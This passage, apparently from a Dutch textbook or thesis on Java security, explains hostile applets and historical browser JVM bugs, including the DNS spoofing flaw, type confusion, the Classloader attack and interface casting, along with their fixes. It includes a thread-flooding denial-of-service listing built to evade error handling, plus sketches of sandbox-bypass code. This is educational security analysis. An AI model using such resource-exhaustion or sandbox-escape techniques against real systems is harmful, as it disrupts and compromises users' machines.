Aan de andere kant wist een team van onderzoekers, door dit probleem op te splitsen in een aantal deelproblemen en deze deelproblemen parallel op verschillende processoren op te lossen, de oplossing van dit probleem binnen één jaar te vinden. Het voordeel van deze oplossing is dat data veel sneller ontgrendeld kon worden, het nadeel is dat men over meerdere processoren dient te beschikken. Het volgende voorbeeld is gebaseerd op deze oplossing met deelproblemen, maar werkt slechts met kleinere getallen.

Zoals juist gesteld dient men voor de oplossing van de deelproblemen over meerdere processoren te beschikken. Ladue [Lad1996a] vond een oplossing voor dit probleem door de ontwikkeling van het Java-applet **DoMyWork**. Dit Java-applet wordt aan de clientzijde

uitgevoerd, zoekt de oplossing van het deelprobleem en de resultaten van het deelprobleem worden teruggestuurd naar de webserver van waar het applet werd ontvangen.
De verschillen tussen deze oplossing en de manier waarop het team van onderzoekers de data probeerde te ontgrendelen zijn:

- Ladue maakt slechts gebruik van Java-applets.
- Ladue maakte gebruik van relatief kleine integers en een inefficiënt algoritme (Trial Division). Zijn doel was om aan te tonen dat een oplossing door middel van Java-applets gevonden kan worden, niet om de oplossing daadwerkelijk te vinden.
- Deelname aan de oplossing is niet vrijwillig bij het gebruik van Java-applets.

Het laatste verschil is de belangrijkste. Het vijandige aspect van de oplossing met Java-applets van Ladue is dat deze applets processortijd gebruiken. Een Java-applet wordt aan de clientzijde ontvangen en direct uitgevoerd. Voor de uitvoering gebruikt dit applet processortijd van de machine aan de clientzijde. Normaliter ziet de gebruiker de resultaten van dit gebruik van processortijd zelf, maar in dit voorbeeld wordt de processortijd gebruikt voor het oplossen van een deelprobleem, waarvan de resultaten teruggestuurd worden naar de webserver. De gebruiker en daarmee de gehele organisatie hebben geen enkel profijt van deze resultaten en hebben niet expliciet toestemming gegeven om het deelprobleem op te lossen. Om deze reden wordt gesproken van het stelen van processortijd.

5.1.1.6 Error Handling

De effecten van alle voorgaande voorbeelden van vijandige applets ongedaan gemaakt worden door de Error Handling. Het is mogelijk dat de JVM ingrijpt met een exceptie voordat de webbrowser vastloopt. In het voorbeeld **HostileThreads**, waarin een groot aantal threads werden opgestart, zal een **OutOfMemory** exceptie de normale uitvoering stoppen en de operatie **catch** uitvoeren. Deze ingreep voorkomt dat de webbrowser vastloopt, ondanks het feit dat de systeem-resources voor een groot deel bezet zijn. Het volgende voorbeeld laat zien hoe een vijandig Java-applet de Error Handling kan ontlopen en de webbrowser toch laat vastlopen.

Listing 5.7 Error Handling

```
public void run() {
      repaint();
      try {
            for (int i = 0; i < 1000000; i++) {
                  if (wasteResources[i] == null) {
                        AttackThread a = new AttackThread();
                        wasteResources[i] = new Thread(a);
                        wasteResources[i].setPriority(Thread.MAX_PRIORITY);
                        wasteResources[i].start();
                        }
                  }
            }
      catch (OutOfMemoryError o) {}
      finally {
            AttackThread geteven = new AttackThread();
            Thread killer = new Thread(geteven);
            killer.setPriority(Thread.MAX_PRIORITY);
            killer.start();
            }
} // einde run
```

In dit voorbeeld wordt gebruik gemaakt van de optionele uitbreiding van een try-catch blok. Deze constructie wordt de *try-catch-finally* blok genoemd. De syntax van een try-catch-finally blok is:

Try	{verzameling operaties}
Catch (exceptie)	{operaties, die moeten worden uitgevoerd wanneer een exceptie wordt afvangen }
Finally	{operaties, die altijd uitgevoerd moeten worden}

De operaties na **finally** worden altijd uitgevoerd. Het maakt geen verschil of de JVM een exceptie heeft opgeworpen of niet. Een vijandig applet kan van deze constructie gebruik maken door zowel na de **try**- als na de **finally**-expressie dezelfde operaties uit te laten voeren. Als deze operaties voor een exceptie in het try-catch blok zorgen, zullen deze operaties toch worden uitgevoerd door de **finally**-expressie. De kans dat de webbrowser vastloopt, wordt zodoende vergroot.

5.1.2 Fouten in de implementatie van het Java-beveiligingsmodel

Een punt van kritiek op het Java-beveiligingsmodel is dat het te gedistribueerd is (zie 4.2.7). Grote delen van het Java-beveiligingsmodel zijn afhankelijk van de implementatie van dit model aan de clientzijde. Men heeft bijvoorbeeld gekozen om de JVM, die enkele belangrijke beveiligingsmaatregelen door middel van de Classloader, de Classfile Verifier en de Security Manager bevat (zie 4.2.1), aan de clientzijde te implementeren. Als deze implementatie fouten vertoont, zullen er gaten ontstaan in het Java-beveiligingsmodel. Deze gaten leveren risico's op voor een organisatie. Dergelijke fouten worden *bugs* genoemd. Sinds de introductie van Java en de ontwikkeling van Java-enabled webbrowsers zijn er talloze fouten gevonden. De ontwikkelaars reageerden vaak snel met een nieuwe versie van hun webbrowser met een JVM die de fouten voorkwam of omzeilde. Ondanks het feit dat deze fouten nu geen risico's meer opleveren voor een organisatie, geven zij wel aan dat de gedistribueerde opbouw van het Java-beveiligingsmodel altijd weer nieuwe risico's op kan leveren. Elke nieuwe Java-enabled webbrowser zal intensief onderzocht moeten worden op eventuele fouten.

5.1.2.1 DNS Security Bug

De onderzoekers van Princeton University vonden in februari 1996 een implementatiefout in de Netscape Navigator versie 2.0. Het betrof een fout in de beveiliging tegen het aanleggen van netwerkconnecties door een Java-applet.


Bij het opzetten van een netwerkconnectie moeten beide machines zich identificeren door middel van hun IP-adres. De specificatie van een machine door middel van een IP-adres (bijvoorbeeld **130.115.1.1**) is minder gebruikersvriendelijk dan de specificatie door middel van een naam (bijvoorbeeld **sun.com**). Naast de IP-adressen bestaan dan ook de DNS-namen (Domain Name System). Een DNS-naam creëert een eigen domein waarbij elke extensie op deze naam tot hetzelfde domein zal behoren. Zo behoren **sun.com** en **java.sun.com** tot hetzelfde domein. Een eigenaar van een domein moet een DNS-server opzetten. Een DNS-server zal bij het opzetten van een netwerkconnectie de DNS-naam omzetten in een lijst van IP-adressen. Eén DNS-naam kan refereren aan meerdere IP-adressen. Een machine kan verbonden zijn aan meerdere netwerken en voor elk netwerk een apart IP-adres reserveren.

Een beveiligingsmaatregel van de Security Manager is dat een Java-applet alleen een netwerkconnectie kan opzetten met de webserver van waar het applet geladen is. Om de beveiligingsmaatregel uit te voeren, gebruikt de JVM bij het opzetten van een netwerkconnectie met een webserver de volgende procedure:

- De naam van de oorspronkelijke webserver wordt door middel van DNS omgezet in een lijst van IP-adressen.
- De naam van de (web)server waarmee het applet een connectie probeert op te zetten, wordt door middel van DNS omgezet in een lijst van IP-adressen.
- Vergelijk deze twee lijsten en bepaal of een IP-adres in beide lijsten voorkomt. Als dit geval is kan de netwerkconnectie opgezet worden, anders geeft de JVM een exceptie.

Deze procedure bleek echter niet een voldoende controle op deze beveiligingsmaatregel. Met deze procedure is het mogelijk om netwerkconnecties op te zetten met andere servers. Het volgende voorbeeld beschrijft wat mis kan gaan bij deze procedure:


Het Java-applet wordt verstuurd van de webserver met DNS-naam www.attacker.org en IP-adres **172.16.16.16** naar een client. Deze client heeft de naam **stooge.victim.org** en IP-adres 10.10.10.1. Dit applet wordt uitgevoerd op de machine aan de clientzijde.



Figuur 5.1.1 DNS Security Bug


Het applet verzoekt een netwerkconnectie op te zetten met **bogus.attacker.org**. Omdat deze naam net als www.attacker.org binnen het domein van **attacker.org** ligt, wordt de DNS-Server gevraagd een lijst van IP-adressen te retourneren naar de client. De DNS-Server kan

zodanig beïnvloed worden dat deze elk willekeurige IP-adres kan retourneren. De DNS-Server retourneert in dit voorbeeld een lijst met de IP-adressen **10.10.10.2** en **172.16.16.16**. De JVM controleert dat IP-adres **172.16.16.16** overeenkomt met het IP-adres van de oorspronkelijke webserver en zal toestemming verlenen om de netwerkconnectie op te zetten.



Figuur 5.1.2 DNS Security Bug

Nadat de toestemming tot connectie is verleend door de JVM, maakt het applet geen netwerkconnectie met IP-adres **172.16.16.16**, maar met het eerste IP-adres uit de lijst **10.10.10.2**. Dit IP-adres correspondeert met de DNS-naam **target.victim.org**. Het applet heeft nu zijn doel bereikt; het heeft een netwerkconnectie opgezet met een andere server. Het applet kan nu door middel van deze connectie waardevolle informatie op de machine aan de serverzijde proberen te vinden en deze informatie retourneren naar www.attacker.org.



Figuur 5.1.3 DNS Security Bug

In dit voorbeeld maakt het applet een connectie met een server die in hetzelfde domein ligt als het domein waar het applet wordt uitgevoerd. Daarom wordt dit voorbeeld vaak gezien als het gat in een Firewall (zie Hoofdstuk 8). Een Firewall moet een interne netwerk beschermen tegen gevaar van buitenaf. Vijandige operaties vanaf andere netwerken en in het bijzonder het Internet (zoals het zoeken naar waardevolle informatie) moeten voorkomen worden door de installatie van een Firewall. De meeste Firewalls zullen echter WWW-pagina's en bijbehorende bestanden (en dus ook Java-applets) niet tegenhouden. Een applet dat op een machine achter de Firewall geladen en uitgevoerd wordt en daarbij netwerkconnecties op kan zetten naar andere machines binnen dit interne netwerk is niet onderhevig aan de beveiligingsrestricties van de Firewall. Het retourneren van waardevolle informatie door dit applet naar de oorspronkelijke webserver wordt ook niet afgevangen.
De mogelijkheid om door middel van een Java-applet een netwerkconnecties op te zetten met een willekeurige webserver heeft nog een implicatie. Als de veroorzaker van de negatieve beïnvloeding van het systeem op deze server zal de machine aan de clientzijde worden aangewezen waar het Java-applet werd uitgevoerd en niet de webserver van waar het applet werd opgehaald.

De reparatie van de implementatiefout was eenvoudig. Het IP-adres van de webserver wordt op het moment van laden van een Java-applet opgeslagen en dit applet kan alleen een netwerkconnectie opzetten met dit IP-adres. Deze reparatie is opgenomen in de Netscape Navigator versie 2.0.1.

5.1.2.2 Dot Notation

David Hopwood vond in maart 1996 een implementatiefout bij de aanroep van een package. Deze implementatiefout betrof Java 1.0.1, Netscape Navigator versie 2.0.1.
De naam van een package is in de zogenaamde dot notation (zie 3.1.6) weergegeven. Bij de aanroep van een package kan de JVM door deze notatie bepalen in welke subdirectory deze package gezocht moet worden.

Klassen (en daarmee packages) die van de lokale schijf geladen zijn, worden door de JVM als betrouwbaar gezien en zijn niet onderhevig aan alle beveiligingsmaatregelen die gelden voor klassen die over het Internet worden gedistribueerd. Een Java-programmeur die de beveiligingsmaatregelen met behulp van deze optie wil omzeilen, moet ten eerste zijn klassen

op de lokale schijf van de machine aan de clientzijde wegschrijven en ten tweede deze klassen zien te laden.

De eerste eis is op te lossen door de klassen weg te schrijven in directories die zijn opengesteld voor publiek op de lokale schijf van de machine aan de clientzijde. Gedacht kan worden aan **public FTP** directories, waar de gebruiker van het Internet zijn bestanden kan wegschrijven of ophalen. Een andere mogelijkheid is de cache van de webbrowser. De meeste webbrowsers creëren een eigen cache om bestanden van WWW-pagina's als afbeeldingen en geluiden tijdelijk op te slaan. Het opnieuw laden van een al eerder bezochte WWW-pagina leidt op deze manier tot kortere wachttijden, omdat dergelijke grote bestanden niet opnieuw gedistribueerd dienen te worden.

Aan de tweede eis kan alleen voldaan worden door de implementatiefout die Hopwood vond in enkele webbrowsers. Het importeren van een package leidt naar de verwijzing naar een subdirectory. Dit is een subdirectory van de werkdirectory van de webbrowser. De werkdirectory is de directory op de lokale schijf van de machine aan de clientzijde waar de webbrowser is geïnstalleerd. Een Java-programmeur kan niet bepalen wat de werkdirectory van de webbrowser zal zijn. Het is zodoende praktisch onmogelijk om te bepalen welke subdirectory aangeroepen moet worden in het Java-applet. Dus zelfs als de klassen op de lokale schijf van de machine aan de clientzijde zijn weggeschreven, kan een Java-applet deze klassen niet aanroepen.
De Java-programmeur kan wel bepalen in welke directory op de lokale schijf de klassen opgeslagen zijn. Indien de mogelijkheid bestaat om uit de werkdirectory eerst terug te gaan naar de hoofddirectory om vervolgens naar de directory met zijn klassen te verspringen, dan heeft de Java-programmeur de mogelijkheid om zijn klassen aan te roepen en te laden. Als de naam van een package begint met een punt of een backslash, zou na omzetting van de dot notation de verwijzing naar een subdirectory beginnen met een backslash. Deze backslash betekent dat de JVM ten eerste terug gaat naar de hoofddirectory. Pas daarna wordt versprongen naar de directory die de Java-programmeur voor ogen had.


De JVM controleert om deze reden bij het importeren van een package of deze package-naam niet begint met een punt. De JVM voert deze controle echter niet uit voor de package-naam die begint met een backslash. Vijandige Java-applets konden op deze wijze eveneens vijandige klassen van de lokale schijf laden, die door de JVM als betrouwbaar worden gezien.

De reparatie was eenvoudig. De JVM staat niet langer toe dat de naam van een package begint met een backslash. Deze reparaties zijn verwerkt in Netscape Navigator 2.0.2.

5.1.2.3 Type Confusion

Zoals eerder vermeld controleert de Java-compiler en de JVM op Type Safety (zie 4.2.2.1). Een *Type Confusion*-programma probeert de Type Safety–restrictie te omzeilen. De JVM slaat tijdens uitvoering objecten op in geheugenblokken op de Heap. Alle velden en methoden van dit object zijn in lijn gerangschikt in deze geheugenblokken.

In dit voorbeeld wordt uitgegaan van een JVM-implementatie die gebruik maakt van een referentietabel (zie 4.2.2.3). Een objectreferentie in een Java-programma houdt in dat tijdens uitvoering van dit programma in de referentietabel van de JVM een verwijzing bestaat naar de geheugenblokken, waar dit object is opgeslagen. Een dergelijke pointer is verbonden met de classtag, die aangeeft van welke klasse in de Method Area het geladen object een instantie is. Type Confusion houdt in dat tijdens uitvoering van een Java-programma twee of meer pointers met verschillende classtags naar hetzelfde object verwijzen.



Figuur 5.2 Type Confusion

De figuur toont een Type Confusion. Pointers **t** en **u** met classtags **T** respectievelijk **U** verwijzen beide naar object 1.

Listing 5.8 Type Confusion

```
class T {
      Security manager x; de pointer naar x met classtag T
      …
} // einde T

class U {
      AnyObject x; de pointer naar x met classtag U
      …
} // einde U

class webbrowserApp {
      T t;
      …
} // einde webbrowserApp

class ConfusionApplet extends Applet implements Runnable
      Thread Confusion;
      U u // de pointer naar u
      …
} // einde ConfusionApplet
```

Een applet mag geen eigen Security Manager creëren en kan normaliter ook de private velden van de Security Manager niet wijzigen. De ingebouwde Java-applicatie van de Java-enabled webbrowser, kan een dergelijke Security Manager wel creëren (zie 4.2.5). Klasse **T** wordt in het volgende voorbeeld geladen door een dergelijke applicatie en heeft een Security manager-object **x** geinitialiseerd. De klasse **U** initialiseert ook een object **x**, maar deze is van het type **AnyObject**. Als men tijdens uitvoering van een Java-applet de JVM kan verwarren in deze twee verschillende objecten met dezelfde benaming, zouden twee of meer pointers verwijzen naar één en hetzelfde object **x**. De uitvoering van de volgende broncode levert vervolgens risico's op voor een organisatie:

Listing 5.9 Type Confusion

```
void run() {
      t.x = System.getSecurity(); // de Security Manager
      AnyObject m = u.x;
} // einde run
```

Het gevolg is dat een object van het type **AnyObject** een pointer heeft naar het geheugen dat wordt gerepresenteerd door de Security Manager. De velden van **AnyObject** zijn als public gedeclareerd en kunnen worden gewijzigd door andere objecten. De velden van **u.x** kunnen in tegenstelling tot de velden van **t.x** in dit voorbeeld dus gewijzigd worden door een ander

object. Alleen door de verwarring van de JVM verwijzen zowel **u.x** als **t.x** naar hetzelfde object in het geheugen. Het applet kan de velden van de Security Manager nu via **u.x** wijzigen, ondanks het feit dat deze in **t.x** als private gedeclareerd zijn. Een Java-applet kan zich op deze wijze toegang verschaffen tot de systeem-resources van de machine aan de clientzijde.
Gesteld moet worden dat om de JVM in verwarring te brengen, het niet voldoende is om tijdens uitvoering in één of meerdere Java-programma's twee verschillende objecten te definiëren met dezelfde naam.

De onderzoekers van Princeton vonden in de JVM van de Netscape Navigator 3.0ß5 een mogelijkheid tot Type Confusion. De JVM zal bij een Java-programma, dat gebruik maakt van een gegevenstype **T**, automatisch het type **array of T** definiëren. De JVM geeft deze types een naam die begint met een "[". Een Java-programmeur kan zijn gedefinieerde complexe gegevenstypes (ofwel klassen of interfaces) geen naam geven die met dit teken beginnen, dus is er in principe geen mogelijkheid tot een conflict. Deze versie van de Netscape Navigator gaf bij een dergelijke naamgeving inderdaad een foutmelding om vervolgens dit type toch op te slaan in de Method Area (zie 3.1.5). Dit geeft een klassiek voorbeeld van Type Confusion. De JVM veronderstelt dat dit type een array is, terwijl het feitelijk om een ander type gaat.

Deze fout werd door Netscape opgelost in Netscape Navigator versie 3.0ß6. Omdat versie 3.0ß5 nog in de beta-fase was, is er in de media nooit veel belang gehecht aan deze fout.

5.1.2.4 Classloader Attack

De onderzoekers van Princeton vonden een fout in de Classfile Verifier, die in samenwerking met de Security Manager veroorzaakte dat een applet een instantie van de Classloader kan creëren.
De Security Manager is het enige component van het Java-beveiligingsmodel dat zorg draagt voor het feit dat een Java applet een dergelijke instantie niet kan creëren (zie 4.2.5). Een eigen Classloader kan gecreëerd worden door een subklasse te definiëren van de superklasse Classloader uit de Java API. Bij de instantie van een subklasse wordt altijd eerst de constructor van de superklasse aangeroepen en pas dan de constructor van de subklasse zelf. Op deze maatregel wordt gecontroleerd door de Classfile Verifier.

Opdat een Java-applet geen instantie van de Classloader kan creëren, wordt in de constructor van de superklasse Classloader de Security Manager aangeroepen. Deze Security Manager geeft een exceptie als blijkt dat het Classloader-object wordt gecreëerd door een applet. Op deze wijze wordt de creatie van een instantie gestopt.
De onderzoekers van Princeton vonden een manier om de aanroep van de constructor van de superklasse te omzeilen zonder dat de Classfile Verifier ingreep. Een Java-applet kan zo zijn Classloader-objecten creëren.

Sun en Netscape hebben samen gezocht naar een oplossing van dit probleem. Het zou voor de hand liggen om de fout in de Classfile Verifier te repareren, maar er werd gekozen voor een andere weg. Deze wijzigingen vonden plaats in Netscape versie 2.0.2.
Er werd een **initialized**-veld aan de klasse Classloader toegevoegd. Dit veld wordt op **true** gezet als de constructor van deze klasse is uitgevoerd. Een Classloader object weigert om de methode **defineClass** uit te voeren, als het veld **initialized** niet de waarde **true** heeft. Om dit in de praktijk mogelijk te maken, werd een nieuwe private methode gecreëerd **defineClass0**. Deze voert de operaties uit die vroeger door **defineClass** werden uitgevoerd. **DefineClass** op zijn beurt controleert feitelijk alleen de waarde van het **iniatilized**-veld. Als deze waarde **true** is, wordt de methode **defineClass0** aangeroepen. Deze wijzingen maken het een Java-applet niet onmogelijk om een eigen Classloader-object te creëren, maar zorgt er wel voor dat dit object nutteloos wordt.

5.1.2.5 Interface Casting

Software consultant Tom Cargill vond in mei 1996 een fout bij de overerving van interfaces (zie 2.2.3, Overerving). Het bleek mogelijk om op twee verschillende manieren de JVM te verwarren bij de bepaling of een veld /methode al dan niet als **private** of **public** gedefinieerd zijn.

Listing 5.10.1 Interface Casting

```
Interface Inter {
      void Change_Security();
} // einde Inter

Class Secure implements Inter {
      private void Change_Security();
} // einde klasse Secure

Class Test extends Secure implements Inter {
      public void Change_Security();
```

```
      Test() {
            Secure S = new Secure();
            Inter I  = (Inter) s;

            // Dit is eigenlijk een illegale operatie, maar
            // wordt  uitgevoerd door de JVM.
            i.Change_Security();
      } // einde constructor
} // einde klasse Test
```

Een Java-applet, die deze constructie uitvoert, geeft de mogelijkheid om **private** methoden uit te voeren. De JVM slaagt er niet om deze illegale operatie te onderkennen. Als een applet **private** methoden kan uitvoeren die bijvoorbeeld de beveiligingsinstellingen van de Security Manager kunnen wijzigen, ontstaan er gaten in het Java-beveiligingsmodel.

Cargill vond nog een tweede fout bij de overerving van interfaces:

Listing 5.10.2 Interface Casting

```
Interface Inter {
      void Change_Security();
} // einde Inter

Class Secure implements Inter {
      private void Change_Security();
} // einde klasse Secure

Class Test implements Inter {
      public void Change_Security();

      static void attack() {
            Inter inter[2] = {new Test(), new Secure()};

            for(int j=0; j<2; ++j) {
                  inter[j].f();
            }

} // einde klasse Test
```

In dit laatste voorbeeld vindt in de eerste ronde van de **for**-loop de aanroep **inter[j].f()** plaats. Deze aanroep is legaal, omdat de methode **f** in **Test** als **public** gedefinieerd is. De tweede ronde van de for-loop daarentegen roept de methode **f** aan uit de klasse **Secure**. De methode in deze klasse is als **private** gedefinieerd en dus zou deze aanroep tot een foutmelding moeten leiden. De controles in de JVM zijn om prestatie-redenen zo uitgevoerd dat slechts in de

eerste ronde van een for-loop de controle op de aanroep van methoden wordt uitgevoerd. De aanroep van een **private** methode zal na de eerste ronde nooit tot een foutmelding leiden.

De onderzoekers van Princeton pasten deze fouten in de implementatie toe op de reparaties die Sun en Netscape op hun Classloader Attack hadden gevonden. Sun en Netscape losten de Classloader Attack op door de definitie van een **private** methode **defineClass0**. De mogelijkheid tot het aanroepen van **private** methoden gaf de mogelijkheid om de methode **defineClass0** aan te roepen om daarmee de beveiliging te omzeilen. Een Java-applet kan op deze wijze wederom een eigen Classloader-object definiëren, die in staat is om nieuwe klassen te laden en instanties te creëren.

Netscape vond twee oplossingen voor deze fouten. Ten eerste werd de JVM gerepareerd zodat de fouten met de overerving van interfaces niet langer mogelijk zijn. Ten tweede is een **initialized**-vlag is een onderdeel van de JVM geworden. Bij de opslag van een Classloader-object op de Heap krijgt deze automatisch een **initialized**-vlag mee. Het bijhouden en controleren zijn nu taken van de JVM zelf. Het **initialized**-veld en de methode **defineClass0** zijn niet langer componenten van de klasse **Classloader**. De methode **defineClass** kreeg weer zijn oude functie. Deze wijzingen vonden plaats in Netscape Navigator versie 3.0ß3.

5.1.2.6 Java Packages

De onderzoekers van Princeton University vonden in augustus 1996 een fout in de implementatie van de Security Manager in de beta-versie van Microsoft Internet Explorer 3.0. Door deze fout is het mogelijk dat een Java-applet wordt gezien als een onderdeel van een Java package uit de Java API. Zoals eerder gesteld, worden klassen uit de Java API in het Java-beveiligingsmodel als betrouwbaar gezien. De beveiligingsmaatregelen zijn niet van toepassing op deze klassen Een applet, dat wordt gezien als onderdeel van deze Java API, heeft zo toegang tot de lokale schijf, het netwerk, etc.
De Security Manager voorkomt normaliter dat een Java-applet zichzelf toevoegt aan een package van de Java API (zie 4.2.5). In deze versie van de Microsoft webbrowser werd door een fout in de Security Manager de controle op deze beveiligingsmaatregel niet goed uitgevoerd. De Security Manager bekeek alleen het eerste gedeelte van de naam van een package om de toevoeging tot deze package te controleren. Deze methode faalde voor packages met een naam die begint met **com.ms**. Een aantal van de packages, die Microsoft bij de webbrowser levert, begint met deze naam.

De onderzoekers van Princeton vonden deze fout vlak voor de lancering van de eerste officiële versie van de Internet Explorer 3.0. Microsoft moest het productieproces van de foutieve versie stopzetten, de fout repareren en een nieuw productieproces opstarten, maar wist de Internet Explorer zonder vertraging op de markt te brengen.

5.1.2.7 Digital Signatures

Deze fout in de implementatie van het Java-beveiligingsmodel werd begin mei 1997 gevonden door de onderzoekers van Princeton University. Zij vonden een fout in het Digital Signatures-mechanisme van de Java API (zie 4.2.6).
Het bleek voor een Java-applet mogelijk om zichzelf als betrouwbaar aan te melden in de database met betrouwbare identiteiten op de machine aan de clientzijde. De methode **Class.getsigners**, die werd aangeroepen bij de controle op de authenticatie van dit applet, schreef de betrouwbare identiteiten van de database naar een array en retourneerde deze array met identiteiten. Omdat het binnen de Sandbox van een Java-applet is toegestaan om een array te doorzoeken en te wijzigen, kan een applet in dit array zoeken naar een betrouwbare identiteit. Het vijandige applet kon de eigen identiteit aan de array toevoegen en zichzelf daarmee als betrouwbaar kenmerken. Het bij deze identiteit horende Java-applet wordt daarmee ook als betrouwbaar gezien.

Aangezien het feit dat een dergelijk Java-applet volledige toegang heeft tot alle systeem-resources, is deze fout zeer ernstig. Een vijandig applet dat zichzelf als betrouwbaar weet te kenmerken, treedt buiten de Sandbox en is daarmee niet langer onderhevig aan de beveiligingsmaatregelen. Zo zullen bijvoorbeeld lees/schrijf-activiteiten van en naar de lokale schijf tot de mogelijkheden behoren voor een dergelijke Java-applet.

Sun repareerde deze fout in een nieuwe versie van de JDK 1.1.2. De aanpassing was eenvoudig. Methode **Class.Getsigners** retourneert nu een kopie van de array met betrouwbare identiteiten in plaats van het array zelf. Toevoegingen aan een kopie van een array heeft geen enkele invloed op de array zelf, laat staan op de database waarmee deze array gecreëerd is. Omdat bij de ontdekking van de fout Netscape noch Microsoft de JDK 1.1.1 met Digital Signatures in hun webbrowsers ondersteunden, bleven de risico's voor een organisatie beperkt. Slechts de gebruikers van de veel minder bekende HotJava webbrowser van Sun zelf liepen risico's. Deze webbrowser heeft wel de optie om het Digital Signatures-mechanisme uit te schakelen, wat aan de gebruikers geadviseerd wordt.

5.1.3 Gedragingen van de gebruiker aan de clientzijde

